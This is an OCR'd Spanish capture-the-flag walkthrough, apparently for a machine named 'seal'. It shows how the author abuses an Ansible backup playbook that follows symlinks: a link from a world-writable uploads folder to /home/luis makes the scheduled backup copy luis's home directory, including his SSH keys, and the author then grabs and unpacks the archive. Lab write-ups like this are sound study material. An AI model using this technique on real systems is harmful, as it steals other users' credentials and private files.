
Red Hat
https://www.redhat.com › what-is-an-ansible-playbook

son tareas que se ejecutan en grupos
si abro el archivo run




```
run.yml
tomcat@seal:/opt/backups/playbook$ cat run.yml
- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
tomcat@seal:/opt/backups/playbook$ 
```

veo que genera una backup dentro de /opt/backup
pero la ruta files no existe entonces lo valido en archives
y en efecto se genera casi cada minuto un backup




```
-rw-rw-r-- 1 luis luis 606047 Feb  4 02:37 backup-2024-02-04-02:37:33.gz
tomcat@seal:/opt/backups/archives$ ls -la
total 1784
drwxrwxr-x 2 luis luis   4096 Feb  4 02:37 .
drwxr-xr-x 4 luis luis   4096 Feb  4 02:37 ..
-rw-rw-r-- 1 luis luis 606047 Feb  4 02:35 backup-2024-02-04-02:35:33.gz
-rw-rw-r-- 1 luis luis 606047 Feb  4 02:36 backup-2024-02-04-02:36:33.gz
-rw-rw-r-- 1 luis luis 606047 Feb  4 02:37 backup-2024-02-04-02:37:33.gz
tomcat@seal:/opt/backups/archives$ ls -la
total 2376
drwxrwxr-x 2 luis luis   4096 Feb  4 02:38 .
drwxr-xr-x 4 luis luis   4096 Feb  4 02:38 ..
-rw-rw-r-- 1 luis luis 606047 Feb  4 02:35 backup-2024-02-04-02:35:33.gz
-rw-rw-r-- 1 luis luis 606047 Feb  4 02:36 backup-2024-02-04-02:36:33.gz
-rw-rw-r-- 1 luis luis 606047 Feb  4 02:37 backup-2024-02-04-02:37:33.gz
-rw-rw-r-- 1 luis luis 606047 Feb  4 02:38 backup-2024-02-04-02:38:33.gz
tomcat@seal:/opt/backups/archives$ ls -la
total 2376
```

si analizamos mas el archivo vemos que la carpeta files se borra y pega la información en archives
pero debemos validar que hay en
/var/lib/tomcat9/webapps/ROOT/admin/dashboard
entramos al directorio



```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls -lah
total 100K
drwxr-xr-x 7 root root 4.0K May  7  2021 .
drwxr-xr-x 3 root root 4.0K May  6  2021 ..
drwxr-xr-x 5 root root 4.0K Mar  7  2015 bootstrap
drwxr-xr-x 2 root root 4.0K Mar  7  2015 css
drwxr-xr-x 4 root root 4.0K Mar  7  2015 images
-rw-r--r-- 1 root root  71K May  6  2021 index.html
drwxr-xr-x 4 root root 4.0K Mar  7  2015 scripts
drwxrwxrwx 2 root root 4.0K May  7  2021 uploads
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$
[0] 0:nc* 1:python3- 2:zsh  3:zsh
```


y vemos que en uploads todos pueden escribir leer y ejecutar
sin embargo no hay nada dentro de uploads



```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls -lah
total 8.0K
drwxrwxrwx 2 root root 4.0K May  7  2021 .
drwxr-xr-x 7 root root 4.0K May  7  2021 ..
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$
```


por lo cual podriamos crear un enlace simbolico de uploads para la carpeta luis la idea es que cuando se haga
el backup ya no va a ir a uploads si no que va a ir al directorio de luis y nos trae la carpeta .ssh de luis

Enlace simbolico
ln -s [target file] [Symbolic filename]
ln -s -f /home/luis/ uploads/




```
bootstrap  css  images  index.html  scripts  uploads
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ln -s -f /home/luis uploads/
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls -lah
total 100K
drwxr-xr-x 7 root root 4.0K May  7  2021 .
drwxr-xr-x 3 root root 4.0K May  6  2021 ..
drwxr-xr-x 5 root root 4.0K Mar  7  2015 bootstrap
drwxr-xr-x 2 root root 4.0K Mar  7  2015 css
drwxr-xr-x 4 root root 4.0K Mar  7  2015 images
-rw-r--r-- 1 root root  71K May  6  2021 index.html
drwxr-xr-x 4 root root 4.0K Mar  7  2015 scripts
drwxrwxrwx 2 root root 4.0K Feb  4 02:53 uploads
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ 
```

si bien no lo muestra si vamos al /op/backups/archives
vemos que el backup es de mayor tamaño




```
tomcat@seal:/opt/backups/archives$ ls -lat
total 114676
drwxr-xr-x 4 luis luis      4096 Feb  4 02:53 ..
-rw-rw-r-- 1 luis luis 115600106 Feb  4 02:53 backup-2024-02-04-02:53:32.gz
drwxrwxr-x 2 luis luis      4096 Feb  4 02:53 .
-rw-rw-r-- 1 luis luis    606047 Feb  4 02:52 backup-2024-02-04-02:52:32.gz
-rw-rw-r-- 1 luis luis    606047 Feb  4 02:51 backup-2024-02-04-02:51:32.gz
-rw-rw-r-- 1 luis luis    606047 Feb  4 02:50 backup-2024-02-04-02:50:32.gz
tomcat@seal:/opt/backups/archives$ 
```

sin embargo se debe copiar el backup muy muy rapido por que se borra




```
tomcat@seal:/opt/backups/archives$ cp .backup-2024-02-04-02:59:32.gz /tmp/
cp: cannot stat '.backup-2024-02-04-02:59:32.gz': No such file or directory
tomcat@seal:/opt/backups/archives$ ls -lat
total 8
drwxrwxr-x 2 luis luis 4096 Feb  4 03:00 .
drwxr-xr-x 4 luis luis 4096 Feb  4 02:59 ..
tomcat@seal:/opt/backups/archives$ ls -lat
```

cp backup-2024-02-04-03:06:32.gz /tmp/




```
tomcat@seal:/opt/backups/archives$ ls -lat
total 600
drwxr-xr-x 5 luis luis   4096 Feb  4 03:06 ..
-rw-rw-r-- 1 luis luis 606064 Feb  4 03:05 backup-2024-02-04-03:05:32.gz
drwxrwxr-x 2 luis luis   4096 Feb  4 03:05 .
tomcat@seal:/opt/backups/archives$ ls -lat
total 62252
-rw-rw-r-- 1 luis luis 63129600 Feb  4 03:06 backup-2024-02-04-03:06:32.gz
drwxrwxr-x 2 luis luis     4096 Feb  4 03:06 .
drwxr-xr-x 5 luis luis     4096 Feb  4 03:06 ..
-rw-rw-r-- 1 luis luis   606064 Feb  4 03:05 backup-2024-02-04-03:05:32.gz
tomcat@seal:/opt/backups/archives$ cp backup-2024-02-04-03:06:32.gz /tmp/
tomcat@seal:/opt/backups/archives$ 
```

ahora que ya lo tengo le cambio el nombre




```
tomcat@seal:/tmp/lin$ ls
backup-2024-02-04-03:06:32.gz  linpeas.sh
tomcat@seal:/tmp/lin$ mv backup-2024-02-04-03\:06\:32.gz backup.gz
tomcat@seal:/tmp/lin$ ls
backup.gz  linpeas.sh
tomcat@seal:/tmp/lin$ 
[0] 0:nc* 1:python3- 2:zsh  3:zsh
```

descomprimo con gunzip
gunzip backup.gz




```
backup.gz  linpeas.sh
tomcat@seal:/tmp/lin$ gunzip backup.gz
tomcat@seal:/tmp/lin$ ls
backup  linpeas.sh
```

y me dirijo a backup
pero no me deja debido a que es un archivo tar




```
tomcat@seal:/tmp/lin$ cd backup
bash: cd: backup: Not a directory
tomcat@seal:/tmp/lin$ file backup
backup: POSIX tar archive
tomcat@seal:/tmp/lin$ 
```

tar -xf backup




```
backup: POSIX tar archive
tomcat@seal:/tmp/lin$ tar -xf backup
tomcat@seal:/tmp/lin$ ls
backup  dashboard  linpeas.sh
```

y ahi nos trae dashboard ahora me dirijo ala carpeta uploads y a lo que me trajo de luis




```
gitbucket.war  user.txt
tomcat@seal:/tmp/lin/dashboard/uploads/luis$ ls -la
total 51320
drwxr-x--- 9 tomcat tomcat     4096 May  7  2021 .
drwxr-x--- 3 tomcat tomcat     4096 Feb  4 03:11 ..
drwxr-x--- 3 tomcat tomcat     4096 Feb  4 03:11 .ansible
-rw-r----- 1 tomcat tomcat      220 May  5  2021 .bash_logout
-rw-r----- 1 tomcat tomcat     3797 May  5  2021 .bashrc
drwxr-x--- 3 tomcat tomcat     4096 Feb  4 03:11 .cache
drwxr-x--- 3 tomcat tomcat     4096 Feb  4 03:11 .config
drwxr-x--- 6 tomcat tomcat     4096 Feb  4 03:11 .gitbucket
-rw-r----- 1 tomcat tomcat 52497951 Jan 14  2021 gitbucket.war
drwxr-x--- 3 tomcat tomcat     4096 Feb  4 03:11 .java
drwxr-x--- 3 tomcat tomcat     4096 Feb  4 03:11 .local
